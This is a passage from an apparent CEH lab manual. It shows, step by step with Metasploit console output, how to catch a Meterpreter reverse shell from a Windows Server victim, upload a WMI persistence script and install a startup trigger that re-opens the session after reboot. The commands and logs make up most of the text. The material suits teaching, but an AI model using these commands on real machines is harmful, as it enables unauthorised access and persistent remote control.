
21. Once you click on the **Payload.exe** and **wmi.exe** file, the **Opening Payload.exe** and **Opening wmi.exe** pop-ups appears click on **Save File**.

Note: Save the downloaded files in the **Downloads** folder.





22. Navigate to **Downloads** and double-click the **Payload.exe** file. The **Open File - Security Warning** window appears; click **Run**.



23. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine and you can see that meterpreter session has already opened.

```

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter >

```

24. Type **getuid** and press **Enter** to display current user ID.

```

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400
meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter >

```

msfconsole - Parrot Ter...

25. In the console now type **upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads** and press Enter.

```

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400
meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads
[*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\README.md
[*] uploaded : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\README.md
[*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\Downloads\\WMI-Persistence.ps1
[*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\Downloads\\WMI-Persistence.ps1
meterpreter >

```

msfconsole - Parrot Ter...

26. Now type **load powershell** and press Enter to load powershell module.

msf6 >
 msf6 > use exploit/multi/handler
 [*] Using configured payload generic/shell_reverse_tcp
 msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
 payload => windows/meterpreter/reverse_tcp
 msf6 exploit(multi/handler) > set lhost 10.10.1.13
 lhost => 10.10.1.13
 msf6 exploit(multi/handler) > set lport 444
 lport => 444
 msf6 exploit(multi/handler) > run
 [*] Started reverse TCP handler on 10.10.1.13:444
 [*] Sending stage (175174 bytes) to 10.10.1.19
 [*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400
 meterpreter > getuid
 Server username: SERVER2019\Administrator
 meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\\\Users\\\\Administrator\\\\Downloads
 [*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
 README.md
 [*] uploaded : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
 README.md
 [*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
 Downloads\\WMI-Persistence.ps1
 [*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
 Downloads\\WMI-Persistence.ps1
 meterpreter > [load powershell]
 Loading extension powershell...Success.
 meterpreter >

27. Type **powershell_shell** and press **Enter**, to open powershell in the console.

msf6 >
 msf6 > use exploit/multi/handler
 [*] Using configured payload generic/shell_reverse_tcp
 msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
 payload => windows/meterpreter/reverse_tcp
 msf6 exploit(multi/handler) > set lhost 10.10.1.13
 lhost => 10.10.1.13
 msf6 exploit(multi/handler) > set lport 444
 lport => 444
 msf6 exploit(multi/handler) > run
 [*] Started reverse TCP handler on 10.10.1.13:444
 [*] Sending stage (175174 bytes) to 10.10.1.19
 [*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400
 meterpreter > getuid
 Server username: SERVER2019\Administrator
 meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\\\Users\\\\Administrator\\\\Downloads
 [*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
 README.md
 [*] uploaded : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
 README.md
 [*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
 Downloads\\WMI-Persistence.ps1
 [*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
 Downloads\\WMI-Persistence.ps1
 meterpreter > load powershell
 Loading extension powershell...Success.
 meterpreter > [powershell_shell]
 PS >

28. In powershell, type **Import-Module ./WMI-Persistence.ps1** and press **Enter**.

29. Now, type **Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"** and press **Enter**.

Note: It will take approximately 5 minutes for the script to run.

The screenshot shows a terminal window titled 'msfconsole - Parrot Terminal' running on a Parrot OS desktop environment. The terminal displays the following session:

```
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\\\Users\\\\Administrator\\\\Downloads
[*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\\\\Users\\\\Administrator\\\\Downloads\\\\README.md
[*] uploaded : /home/attacker/Wmi-Persistence-master/README.md -> C:\\\\Users\\\\Administrator\\\\Downloads\\\\README.md
[*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\\\Users\\\\Administrator\\\\Downloads\\\\WMI-Persistence.ps1
[*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\\\Users\\\\Administrator\\\\Downloads\\\\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Import-Module ./WMI-Persistence.ps1
PS > Install-Persistence -Trigger Startup -Payload "C:\\\\Users\\\\Administrator\\\\Downloads\\\\wmi.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS >
```

30. Open a new terminal with root privileges and type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

```
[attacker@parrot:~]$
[attacker@parrot:~]$ sudo su
[sudo] password for attacker:
[root@parrot:~]# ./msfconsole

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;}; echo vulnerable*
*Team_sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP_Moncton*Alegori*exit*Vampire_Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoid*ShroomZ*Slow_Coders*Scavenger_Security*Bruh*NoTeamName*Terminal_Cult*
*edspinner*BFG*MagentaHats*0x01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth
*Corax*yeeb0iz*
*SKUA*Cyber_COBRA*flaghunters*0xCD*AI_Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotechLabs*baadf00d*Bits
witchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0x194*Kapital_Krakens*ReadyPlayer13
37*Team_443*
*HACKSN0W*Inf0UseC*CTF_Community*DCZia*Niceway*0xBlueSky*ME3*Tipi_Hack*Porg_Pwn_Platoon*Hackerty*hack
streetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original_Cyan_Lonker*Sad_Pandas*FalseFlag*OurHeartBle
edsOrange*SBWASP*
*Cult_of_the_Dead_Turkey*doesthismatter*crayontheft*Cyber_Mausoleum*scripterz*VetSec*norbot*Delta_Squ
ad_Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cpx*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hown
owbrowncow*
*fetherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris_One*team*hail_h
ydra*Takoyaki*
*Sudo_Society*incognito-flash*TheScientists*Tea_Party*Reapers_of_Pwnage*OldBoys*M0ul3Fr1t1B13r3*bears
[[ Menu  msfconsole - Parrot Ter...  msfconsole - Parrot Ter... ]]
```

31. In Metasploit type **use exploit/multi/handler** and press **Enter**.

32. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

33. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

34. Type **set lport 444** and press **Enter** to set lport.

35. Now type **exploit** in the Metasploit console and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session setup:

```

[*] Started reverse TCP handler on 10.10.1.13:444

```

Metasploit tip: Use the resource command to run commands from a file

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.1.13:444

```

36. Navigate to the previous terminal window and press **ctr+c** and type **y** and press **Enter**, to exit powershell.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following session activity:

```


[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\Users\Administrator\Downloads
[*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploaded : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\Downloads\WMI-Persistence.ps1
[*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\Downloads\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Import-Module ./WMI-Persistence.ps1
PS > Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS > ^C
Terminate channel 3? [y/N] y
meterpreter >

```

37. Now click **CEHv12 Windows Server 2019** to switch to the Windows Server 2019 machine and restart the machine.

Note: If a pop-up appears select **Other (Unplanned)** and click on **Continue**.



38. Click on **CEHv12 Parrot Security** to switch to Parrot Security machine, We can see that the previous session will be closed.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads
[*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
README.md
[*] uploaded : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\
README.md
[*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
Downloads\\WMI-Persistence.ps1
[*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\
Downloads\\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Import-Module ./WMI-Persistence.ps1
PS > Install-Persistence -Trigger Startup -Payload "C:\\Users\\Administrator\\Downloads\\wmi.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS > ^C
Terminate channel 3? [y/N] y
meterpreter >
[*] 10.10.1.19 - Meterpreter session 1 closed. Reason: Died

```

39. Navigate to the second terminal and we can see that the meterpreter session is opened.

Note: It will take approximately 5-10 minutes for the session to open.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
z*InfosecIITG*
*superusers*H@rdT0R3mB3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*ImmortalsIar
asan*MouseTrap*
*damn_sadboi*tadaaaa>null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*

      =[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ --=[ 592 payloads - 45 encoders - 10 nops      ]
+ --=[ 9 evasion      ]

Metasploit tip: Use the resource command to run
commands from a file

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49709) at 2022-04-07 09:30:26 -0400

meterpreter > [REDACTED]
```

The terminal window has a dark background with green text. The title bar says "msfconsole - Parrot Terminal". The status bar at the bottom shows "msfconsole - Parrot Ter...".

40. Now type **getuid** and press **Enter**.

```

msan*MouseTrap*
*damn_sadboi*tadaaaa>null2root*HowestCSP*fezfezf*LordVader*Fl@q_Hunt3rs*bluenet*P@Ge2mE*

      =[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Use the resource command to run
commands from a file

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
